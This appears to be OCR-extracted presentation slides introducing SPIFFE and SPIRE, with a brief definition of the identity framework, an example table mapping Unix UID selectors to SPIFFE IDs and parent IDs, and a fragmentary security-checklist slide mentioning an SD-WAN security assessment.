
SPIFFE and SPIRE

SPIFFE, the Secure Production Identity Framework for Everyone, is a set of open-source standards for securely identifying software systems in dynamic and heterogeneous environments

Systems that adopt SPIFFE can easily and reliably mutually authenticate wherever they are running.

SPIFFE Example

Selectors	SPIFFE ID	PARENT ID
unix/uid:1111	spiffe://example.org/Blog	spiffe://example.org/spiffe/node-id/TokenBlog
unix/uid:1111	spiffe://example.org/Database	spiffe://example.org/spiffe/node-id/TokenDatabase



Security Checklist

Security Checklist

- Developers, QA, penetration testers, managers, engineers
- SD-WAN Security Assessment: The First Hours

Questions?